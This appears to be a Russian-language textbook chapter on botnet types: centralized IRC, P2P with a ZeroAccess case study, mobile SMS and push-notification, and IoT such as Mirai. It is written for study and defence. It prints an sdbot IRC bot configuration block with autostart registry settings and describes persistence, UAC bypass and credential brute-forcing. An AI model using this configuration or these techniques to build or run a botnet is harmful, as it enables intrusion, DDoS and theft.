


Рисунок 1.3. Пространственно-временная корреляция и сходство. Рисунок заимствован из [14].

1.3 Централизованные ботнеты

Большинство ранних ботнетов, например SDBot, Agobot и GTBot, имели централизованную архитектуру. Ботмастер поддерживает центральный сервер, который взаимодействует с ботами, передаёт им команды и отслеживает их состояние. Новые скомпрометированные узлы подключаются к серверу и сообщают сведения о себе. Эта базовая структура показана на рисунке 1.4.

В централизованных ботнетах C&C-канал может работать через IRC, HTTP или электронную почту. В [30] предложен более совершенный способ на основе протокола описания сеанса (SDP). SDP используется для построения скрытого канала связи, обеспечивающего незаметное и эффективное управление ботнетом. Растущее распространение SDP как части протокола установления сеанса (SIP) в сетях VoIP требует разработки эффективных механизмов обнаружения подобных каналов и противодействия им, как описано в [31].




Рисунок 1.4. Централизованный ботнет.

1.3.1 Практический пример: IRC-ботнеты

IRC-ботнеты — один из самых распространённых типов ранних централизованных ботнетов. К ним относятся несколько семейств, в частности SDBot и Agobot. Публикация исходного кода приводила к быстрому появлению новых вариантов каждого семейства. Они обладали сходными характеристиками и применялись для разных видов атак. IRC поддерживает соединения «точка — точка» и «точка — множество точек», хорошо масштабируется и позволяет обмениваться данными большому числу узлов. Доступность, гибкость и модульность протокола упрощают его изменение и применение в собственных программах. Поэтому разработчики ботнетов используют IRC, чтобы сократить время разработки и получить эффективный протокол связи. Как показано на рисунке 1.5, жизненный цикл IRC-ботнета состоит из пяти этапов [1]:

1. Сканирование уязвимых узлов. Код бота обычно автоматически ищет уязвимые системы. В этом отношении бот похож на сетевого червя, поэтому при формировании ботнета можно применять те же стратегии сканирования.
2. Установка кода бота. Скомпрометированная машина загружает исполняемый файл у ранее присоединившегося участника ботнета или с сервера вредоносных программ. Такой выделенный сервер заранее настраивается ботмастером. Загруженный бот устанавливается в системе и затем автоматически запускается при каждой перезагрузке. Современные способы распространения вредоносного ПО позволяют находить и заражать машины, не обязательно строго следуя первым двум этапам. Например, Gaobot и его варианты распространяются через программы мгновенного обмена сообщениями, файлообменные сети и различные программные уязвимости. В других случаях жертву убеждают открыть ссылку или файл, например вложение электронной почты, что приводит к выполнению вредоносного кода.
3. Разрешение DNS-имени IRC-сервера. Современные разработчики ботнетов используют доменные имена вместо IP-адресов. Бот обращается к DNS-серверу, разрешает доменное имя

и получает IP-адрес IRC-сервера. Доменные имена жёстко закодированы в исполняемом файле бота.

4. Подключение к IRC-серверу. Получив IP-адрес, бот устанавливает сеанс и присоединяется к указанному в его исполняемом файле C&C-каналу. Процесс включает три проверки подлинности: (i) бот предъявляет C&C-серверу встроенный пароль или ключ шифрования, чтобы в сеть не могли внедриться посторонние системы; (ii) бот проходит отдельную проверку при входе в IRC-канал, что мешает пользователям и исследователям безопасности присоединиться к нему и наблюдать активных участников и команды; (iii) ботмастер подтверждает свою подлинность перед ботами с помощью сохранённого в них пароля или ключа, чтобы управление сетью не перехватил другой оператор или исследователь.
5. Получение команд от ботмастера. Боты считывают команды из темы IRC-канала, которая задаёт подлежащие выполнению действия.

В терминах жизненного цикла из раздела 1.2 этапы 1 и 2 соответствуют набору узлов, этапы 3 и 4 — установлению C&C-соединения, а этап 5 — активности ботнета. Работу IRC-ботнета иллюстрирует приведённая ниже конфигурация бота `sdbotv5b`. Его параметры должны соответствовать настройкам IRC-сервера, заранее подготовленного в качестве C&C-сервера: указываются пароли для проверки подлинности, имя сервера, номер порта, имя IRC-канала и другие значения.




Рисунок 1.5. Жизненный цикл IRC-ботнета. Рисунок заимствован из [1].

```
// конфигурация бота
const char botid[] = "bot1"; // идентификатор бота
const char password[] = "password"; // пароль бота
const int maxlogins = 4; // максимальное число одновременных подключений
const char server[] = "ircserver"; // сервер
const int port = 7777; // порт сервера
const char serverpass[] = ""; // пароль сервера
const char channel[] = "#nes554"; // канал, к которому должен присоединиться бот
const char chanpass[] = ""; // пароль канала
const char server2[] = ""; // резервный сервер (необязательно)
const int port2 = 6667; // порт резервного сервера
const char channel2[] = ""; // резервный канал (необязательно)
const char chanpass2[] = ""; // пароль резервного канала (необязательно)
const BOOL topiccmd = FALSE; // TRUE разрешает команды в теме канала
const BOOL rndfilename = FALSE; // использовать случайное имя файла
```

```

const char filename[] = "nes554Sdbot.exe"; // имя конечного файла
const BOOL regrun = TRUE; // использовать для автозапуска раздел реестра Run
const BOOL regrunservices = TRUE; // использовать для автозапуска раздел RunServices
const char valuenamename[] = "Configuration Loader" ; // имя параметра автозапуска
const char prefix= '.'; // префикс команды (не более одного символа)
const char version[] = "sdbot v0.5b by [sd]"; // ответ бота на VERSION
const int cryptkey = 0; // ключ шифрования (пока не используется)
const int maxaliases = 16; // максимальное число псевдонимов

```

После присоединения к C&C-каналу бот готов принимать и выполнять команды. Например, ботмастер может приказывать ему провести SYN-флуд против выбранной цели или загрузить из Интернета вредоносный файл. Для удобства управления ботмастеры часто используют не простую централизованную, а иерархическую структуру. В ней ботмастер контролирует несколько управляющих машин, каждая из которых руководит своей группой ботов. Несколько контроллеров повышают устойчивость C&C-канала. Централизованные ботнеты, как простые, так и иерархические, легче создавать и администрировать; кроме того, они быстрее реагируют на команды, чем P2P-сети. Однако после обнаружения и отключения C&C-канала ботмастер теряет управление, а захват центрального сервера раскрывает структуру и поведение ботнета. Поэтому для выявления вредоносного трафика и активности общедоступных IRC-серверов применяют методы активного мониторинга [1, 21, 32].

1.4 P2P-ботнеты

У централизованной архитектуры есть серьёзный недостаток — единая точка отказа. Поэтому некоторые злоумышленники стали применять для C&C одноранговую технологию, при которой каждый бот взаимодействует с несколькими другими ботами [33–35]. Совершенствование P2P-технологий и широкое распространение однорангового обмена файлами привлекли ботмастеров возможностью строить новое поколение устойчивых и хорошо масштабируемых ботнетов. В таблице 1.1 перечислены некоторые из самых известных P2P-ботнетов, реально распространявшихся в Интернете и остававшихся активными длительное время.

P2P-ботнеты устроены сложнее традиционных централизованных сетей. Боты на скомпрометированных машинах взаимодействуют непосредственно друг с другом, а не через C&C-сервер. Каждый из них хранит список соседей и, получив команду от одного соседа, пересылает её остальным. Так возникает сеть заражённых машин, или «зомби-сеть». Получив доступ хотя бы к одному её узлу, ботмастер может управлять всем ботнетом. Поскольку центральной точки нет, каждый узел одновременно выступает клиентом и сервером.

Одноранговая связь предоставляет атакующим более широкие возможности, чем централизованная C&C-архитектура. Если защитники обнаружат и изолируют часть ботов, остальные продолжат обмениваться данными. Вместе с тем создавать P2P-ботнет и управлять им сложнее, а доставка C&C-сообщений всем участникам занимает больше времени. Поэтому ботмастеры обычно выбирают простые конструкции одноранговых C&C-каналов. Например, Phatbot хранит список ботов на кэширующих серверах Gnutella, что позволяет обнаруживать сеть путём опроса этих серверов. Sinit, напротив, ищет участников случайными запросами. Если динамический IP-адрес бота изменяется, тот покидает P2P-сеть [32].

Обычно одноранговый C&C-канал строят на существующих файлообменных сетях, таких как Gnutella, Kazaa и eMule, либо на собственных протоколах. Базовая структура P2P-ботнета показана на рисунке 1.6.

Таблица 1.1. Популярные P2P-ботнеты

Ботнет	Появление	C&C	Основная активность
Nagache	январь 2006 г.	Собственный протокол	Кража финансовых учётных данных с помощью перехвата нажатий клавиш
Storm [37]	январь 2007 г.	Overnet, реализация Kademlia	Почтовый спам и DDoS-атаки
Salinity [38]	январь 2008 г.	Неструктурированная P2P-сеть	Скрытое сканирование критически важной инфраструктуры голосовой связи
Waledac [39]	декабрь 2008 г.	HTTP и DNS-сеть с быстрой сменой адресов	Почтовый спам
ZeroAccess v1	июль 2009 г.	Неструктурированная P2P-архитектура	Майнинг биткоинов и мошенничество с рекламными переходами
ZeroAccess v2	февраль 2012 г.	Неструктурированная P2P-архитектура	Майнинг биткоинов и мошенничество с рекламными переходами
Kelihos v1 [40]	декабрь 2010 г.	Неструктурированный P2P-ботнет	Почтовый спам и кража персональных данных
Miner [41]	август 2011 г.	Неструктурированный P2P-ботнет	Майнинг биткоинов
Zeus [42]	сентябрь 2011 г.	Неструктурированный P2P-ботнет	Кража учётных данных из заражённых систем, прежде всего финансовых организаций

P2P-ботнет можно представить графом, где вершины соответствуют ботам, а рёбра — связям между ними. Например, в Zeus каждый бот хранит список соседей [36], знает некоторое подмножество участников и поддерживает с ними соединения. Когда часть исходных связей теряется, бот запрашивает новый список. Получивший запрос сосед делится собственным списком, позволяя инициатору расширить круг известных узлов. Однако архитектура большинства P2P-ботнетов не является полностью одноранговой: центральный сервер всё же используется для первоначального подключения и получения первых списков соседей, как в Zeus [36]. В следующем подразделе ботнет ZeroAccess рассматривается как практический пример P2P-архитектуры.




Рисунок 1.6. Базовая архитектура P2P-ботнетов.

1.4.1 Практический пример: P2P-ботнет ZeroAccess

ZeroAccess (ZA) — известный сложный P2P-ботнет. Две версии его вредоносной программы появились в сентябре 2011 года (ZAv1) и апреле 2012 года (ZAv2) и заразили миллионы машин [43]. ZeroAccess примечателен способностью заражать как 32-, так и 64-разрядные системы Windows, скрываться и закрепляться в системе, а также устройством однорангового C&C-канала, где узлы разделяются на суперузлы и обычные узлы. Шифрование и обфускация помогают скрывать характер обмена данными. Руткит ZA постоянно развивался и получал новые функции. Ниже рассмотрены основные этапы его жизненного цикла, прежде всего способы распространения, установки и организации C&C.

1. Распространение вредоносной программы. Троян ZA распространялся двумя стандартными способами. Первый использовал наборы эксплойтов — комплекты сценариев JavaScript, эксплуатирующих известные уязвимости проигрывателей Flash, браузеров и программ чтения PDF. Злоумышленники компрометировали легитимные сайты с помощью SQL-инъекций или похищенных учётных данных FTP, внедряли в их страницы вредоносный JavaScript и перенаправляли посетителей на основные серверы с набором эксплойтов. Жертв заманивали на эти сайты ссылками в спам-письмах и манипулировали поисковой выдачей, чтобы заражённые страницы оказывались среди первых результатов. Второй способ основывался на социальной инженерии: пользователя побуждали загрузить и запустить вредоносный файл,

выдавая его за популярную игру, пиратскую копию программы или иной привлекательный материал с подконтрольного атакующему сайта.

2. Установка. Через API ZwQueryInformationProcess ZA определял разрядность операционной системы и выбирал подходящий механизм установки. Трояну требовались повышенные привилегии, поэтому он должен был обойти контроль учётных записей (UAC) в Windows. Для этого вместе с вредоносной нагрузкой в установщик включали легитимную программу, например Adobe Flash Player. Пользователь соглашался с предупреждением ради установки знакомого приложения и тем самым невольно предоставлял трояну необходимые права.
3. Закрепление в системе. Руткит ZA применял несколько способов скрытого сохранения в заражённой системе. В частности, он создавал вредоносную копию драйвера режима ядра, перезаписывал исходный драйвер и загружал собственный код в пространство ядра, из-за чего отличить его от легитимного драйвера было трудно. В другом варианте вредоносные файлы хранились в специально созданном скрытом томе файловой системы. Более поздние версии помещали зашифрованные файлы в правдоподобно выглядящий каталог Windows и ограничивали доступ к нему. Постепенный отказ от компонентов ядра устранил различия между 32- и 64-разрядными версиями. Новейшие варианты внедрялись в распространённые процессы Windows, такие как `explorer.exe` и `services.exe`, и отключали брандмауэр Windows, Центр обеспечения безопасности и Защитник Windows.
4. Командование и управление. После установки ZA подключается к центральному серверу по IP-адресу, жёстко записанному в исполняемом файле. Бот передаёт сведения о заражённой машине и её конфигурации, а затем подтверждает свою подлинность с помощью случайно сгенерированного доменного имени. Оно относится к несуществующему серверу и ежедневно меняется, поскольку алгоритм генерации доменов использует текущую дату как начальное значение. Допустимые имена заранее включены в исполняемый файл; если полученное имя не входит в этот набор, сервер разрывает соединение. Так он принимает подключения только от ботов ZA и препятствует внедрению исследователей. Каждый экземпляр вредоносной программы содержит начальный список из 256 IP-адресов заражённых машин, упорядоченных по времени последнего появления в сети. Бот использует этот список для присоединения к P2P-сети ZA, устанавливая соединения с заданными портами. Узлы с публичными IP-адресами считаются суперузлами, а находящиеся за NAT — обычными узлами. Участник P2P-сети должен быть доступен извне.
5. Вредоносная активность. За время существования ZA использовался для рассылки спама, мошенничества с рекламными переходами и майнинга биткоинов. Последнее направление появилось с развитием цифровых валют: совокупная вычислительная мощность заражённых машин применялась для получения биткоинов в интересах ботмастера.

1.5 Мобильные ботнеты

Современные мобильные устройства привлекают злоумышленников достаточными ресурсами для крупномасштабных атак. Это мощные платформы с высокой производительностью, значительным объёмом памяти, постоянным доступом в Интернет и широким набором приложений. Рост времени автономной работы позволяет им выдерживать серьёзную вычислительную и сетевую нагрузку.

В последние годы смартфоны приобрели огромную популярность. Одновременно появилось новое поколение вредоносных программ, нацеленных на эти устройства и часто предназначенных для построения мобильных ботнетов. Такой ботнет представляет собой группу скомпрометированных смартфонов, которыми ботмастер удалённо управляет через C&C-каналы [44]. Он позволяет устанавливать приложения, обращаться с телефона к заданным URL, рассылать спам, отправлять

платные SMS, совершать вызовы, следить за пользователем, показывать рекламу и уведомления, тем самым грубо нарушая конфиденциальность. Смартфоны, включая iPhone и устройства на Android, привлекательны для злоумышленников по следующим причинам:

- Широкое распространение. Развитие мобильного доступа в Интернет и приложений сопровождалось значительным совершенствованием смартфонов. Цены на них заметно снизились, а продажи резко выросли [45]. Ожидается, что рост продолжится, особенно на развивающихся рынках, создавая благоприятную среду для мобильных ботнетов.
- Вычислительная мощность. Производительность, объём памяти и скорость связи современных смартфонов превосходят показатели некоторых поколений персональных компьютеров. Благодаря этому они подходят для рассылки спама, DDoS-атак и других вредоносных действий.
- Конфиденциальные данные. Смартфон можно рассматривать как электронный кошелек, содержащий крайне чувствительные сведения: данные банковских счетов и карт, личные фотографии и сообщения, историю вызовов, координаты GPS и доступ к камере.
- Простота заражения. Пользователи нередко загружают файлы из ненадёжных источников. Злоумышленники внедряют вредоносный код в мобильные приложения перед их публикацией в магазине Android.
- Недостаточная защита. Рынок средств безопасности для смартфонов ещё незрел, а количество антивирусных продуктов, способных устранять уязвимости и обнаруживать вредоносные программы, ограничено. Поэтому заражение часто остаётся незамеченным.
- Постоянное подключение. Смартфоны почти всё время имеют доступ в Интернет через Wi-Fi или мобильную сеть. Пользователи держат их включёнными и сохраняют соединение, чтобы оставаться на связи и пользоваться социальными сетями.
- Особые способы реализации C&C. Мобильные ботнеты позволяют использовать механизмы, недоступные обычным компьютерным ботнетам. Помимо традиционных протоколов прикладного уровня, таких как HTTP, IRC и файлообменные сети, команды можно передавать через SMS, службы push-уведомлений, сервисы сокращения URL и Bluetooth.

При построении мобильного ботнета приходится учитывать несколько ограничений. Во-первых, заряд аккумулятора конечен. Если бот выполняет ресурсоёмкие вычисления или интенсивно обменивается данными и телефон разряжается необычно быстро, пользователь может заподозрить неладное. Во-вторых, повышенный расход мобильного трафика или отправка SMS влекут дополнительные расходы. В-третьих, смартфонам обычно назначаются частные, а не публичные IP-адреса, что ограничивает выбор архитектуры C&C-канала по сравнению с обычными компьютерными ботнетами.

Основные этапы жизненного цикла мобильного ботнета совпадают с описанными в разделе 1.2 для традиционных компьютерных сетей. Архитектура также может быть централизованной или распределённой (P2P). Существенно отличаются способы заражения и реализации C&C, поскольку смартфоны поддерживают Bluetooth, SMS, GPS и службы уведомлений. Ранние мобильные ботнеты обменивались данными через обычный C&C-канал на основе HTTP. Например, появившийся в 2009 году SymbOS.Yxes атаковал платформу Symbian [46], Ikee.B в 2010 году — взломанные iPhone [47], а GEINIMI считается первым ботнетом Android [48]. Позднее начали использовать специфичные для телефонов механизмы. Так, Zeus передавал команды по SMS и атаковал платформы BlackBerry, Windows Mobile и Symbian [49]. В 2011 году общедоступные блоги применялись в качестве C&C-канала Android-ботнета AnserverBot [50]. В [51] предложены усовершенствованные архитектуры, использующие скрытые службы Tor и DNS, чтобы скрывать личность злоумышленника и повышать устойчивость ботнета.

1.5.1 Примеры мобильных ботнетов

В этом подразделе рассматриваются мобильные ботнеты с управлением через SMS и через облачные push-уведомления. Они представляют два характерных варианта мобильных C&C-механизмов.

1.5.1.1 Мобильные ботнеты с управлением через SMS

Архитектура смартфонного ботнета с управлением через SMS представлена в [52]. Команды незаметно для владельца доставляются заражённым телефонам в текстовых сообщениях фиксированной длины. Боты читают и декодируют сообщения, а затем выполняют команды согласно базе данных, полученной при установке. Управление через SMS повышает устойчивость мобильного ботнета по нескольким причинам. (1) Подключение к Интернету не требуется: если телефон выключен или находится вне зоны покрытия, оператор сохраняет команды в центре сообщений и доставляет их после возвращения устройства в сеть. (2) SMS — широко распространённая служба передачи данных. (3) Смартфоны обычно получают частные IP-адреса, поскольку подключаются через точки доступа или базовые станции; SMS позволяют доставлять им команды, даже когда прямое IP-соединение невозможно. (4) Пользователю трудно отличить управляющее сообщение ботнета от обычного SMS-спама.

Для идентификации в исполняемый файл бота жёстко встраивается код доступа. Хотя каждому боту можно назначить уникальный код, в архитектуре из [52] один код используется группой, отвечающей за одинаковую активность, например рассылку спама или кражу персональных данных. Этот код включается во все отправляемые и принимаемые управляющие SMS. Чтобы действовать незаметно, вредоносное приложение Android регистрируется как фоновый процесс. Оно может отправлять сообщения, получать уведомления о входящих SMS, читать и декодировать их, а затем удалять, скрывая обмен от владельца телефона.

1.5.1.2 Мобильные ботнеты с управлением через облачные push-уведомления

Мобильные ботнеты с облачными push-уведомлениями описаны в [53]. Эта служба доступна на большинстве смартфонных платформ: приложения получают уведомления от серверов через размещённую в облаке систему доставки. Серверу приложения не требуется периодически опрашивать телефон и проверять, включён ли он, а устройству — постоянно обращаться к серверу за новыми данными. Такой механизм упрощает разработку мобильных приложений и существенно снижает нагрузку на серверы. Его широкое распространение делает push-уведомления удобным способом реализации C&C в мобильных ботнетах.

В [53] представлен прототип такого ботнета для Android на основе службы Google Cloud to Device Messaging (C2DM). Команды ботмастера скрытно передаются ботам как часть обычного трафика C2DM. Прямое соединения между оператором и заражёнными устройствами нет: весь обмен проходит через облачную службу. Реализация включает этап регистрации ботов и этап распространения команд. Хотя C2DM официально выведена из эксплуатации, для той же цели можно использовать сходные механизмы, например Firebase Cloud Messaging (FCM) от Google.

1.6 IoT-ботнеты

IoT-ботнеты Mirai, QBot, BASHLITE, Hajime и их варианты заражают плохо настроенные устройства, подключённые к Интернету. Позднее был обнаружен бот Torii, считающийся более сложным, чем известные ранее IoT-ботнеты [54]. По всему миру непрерывно работают принтеры, видеорегистраторы, маршрутизаторы, IP-камеры и системы видеонаблюдения. Стремясь привлечь покупателей, производители уделяли основное внимание функциям и простоте установки, а многие пользователи не меняли заводские имена и пароли. Mirai и сходные ботнеты злоупотребляют этим, перебирая словари стандартных учётных данных разных производителей и заражая сотни тысяч устройств. Затем жертвы координируются для DDoS-атак, рассылки спама и мошенничества с рекламой. Архитектура IoT-ботнета включает четыре основных компонента: бот, C&C-сервер, загрузчик и сервер отчётов [55].

1. Бот — вредоносная программа, заражающая уязвимое IoT-устройство. Она выполняет две задачи. Первая — ищет новых жертв методом полного перебора. Ими становятся неправильно настроенные устройства, системы с программными уязвимостями или неизменёнными заводскими учётными данными. Поэтому администраторам необходимо своевременно устанавливать исправления, менять пароли и отслеживать аномальное поведение. Вторая задача бота — выполнять команды C&C-сервера, например участвовать в DDoS-атаке.
2. C&C-сервер контролируется ботмастером и передаёт ботам команды, например на проведение DDoS-атаки. Ботмастер управляет сетью, разрабатывает и обновляет программы и базы данных ботов. Команда DDoS задаёт тип пакетов, например SYN-флуд, адрес цели и продолжительность атаки.
3. Загрузчик. После компрометации нового IoT-устройства бот определяет его архитектуру и программную среду, а затем заставляет загрузить с сервера подходящий исполняемый файл. Сервер содержит варианты вредоносной программы для разных архитектур, включая ARM и Intel.
4. Сервер отчётов хранит сведения о состоянии всех заражённых устройств: IP-адрес, номер порта, архитектуру и учётные данные для входа.

Угроза IoT-ботнетов обусловлена огромным количеством заражённых устройств — до сотен тысяч. При DDoS-атаке они способны создавать колоссальный трафик. Так, в 2016 году мощность атаки на сайт Кребса превысила беспрецедентные 600 Гбит/с [56]. Исследователи показали, что Mirai примерно за 20 часов заразил более 65 000 IoT-устройств, а позднее их число достигло 300 000 [57]. Если не разработать эффективные средства защиты, угроза будет расти вместе с числом подключённых устройств, которое к 2030 году, по прогнозам, превысит сто миллиардов [58].

